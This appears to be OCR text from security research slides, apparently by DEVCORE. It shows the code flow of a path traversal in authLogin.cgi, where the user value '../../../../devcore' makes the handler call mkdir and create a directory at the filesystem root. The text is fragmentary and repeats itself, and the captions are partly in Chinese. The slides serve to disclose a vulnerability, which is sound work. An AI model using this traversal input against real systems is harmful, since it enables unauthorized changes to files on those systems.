
qtoken = 123
user = ../../../../devcore

user

authLogin.cgi

Path Traversal - Code Flow


DEVCORE



發現
/etc/config/.qos_config/users/../../../../devcore
目錄不存在


Path Traversal - Code Flow

```
mkdir("/etc/config/.qos_config/users/../../../../devcore")
```



qtoken = 123
user = ../../../../devcore


Path Traversal - Code Flow



建立目錄 /devcore

qtoken = 123
user = ../../../../devcore

Path Traversal - Code Flow



驗證 qtoken 是否正確


qtoken = 123
user = ../../../../devcore

user

authLogin.cgi

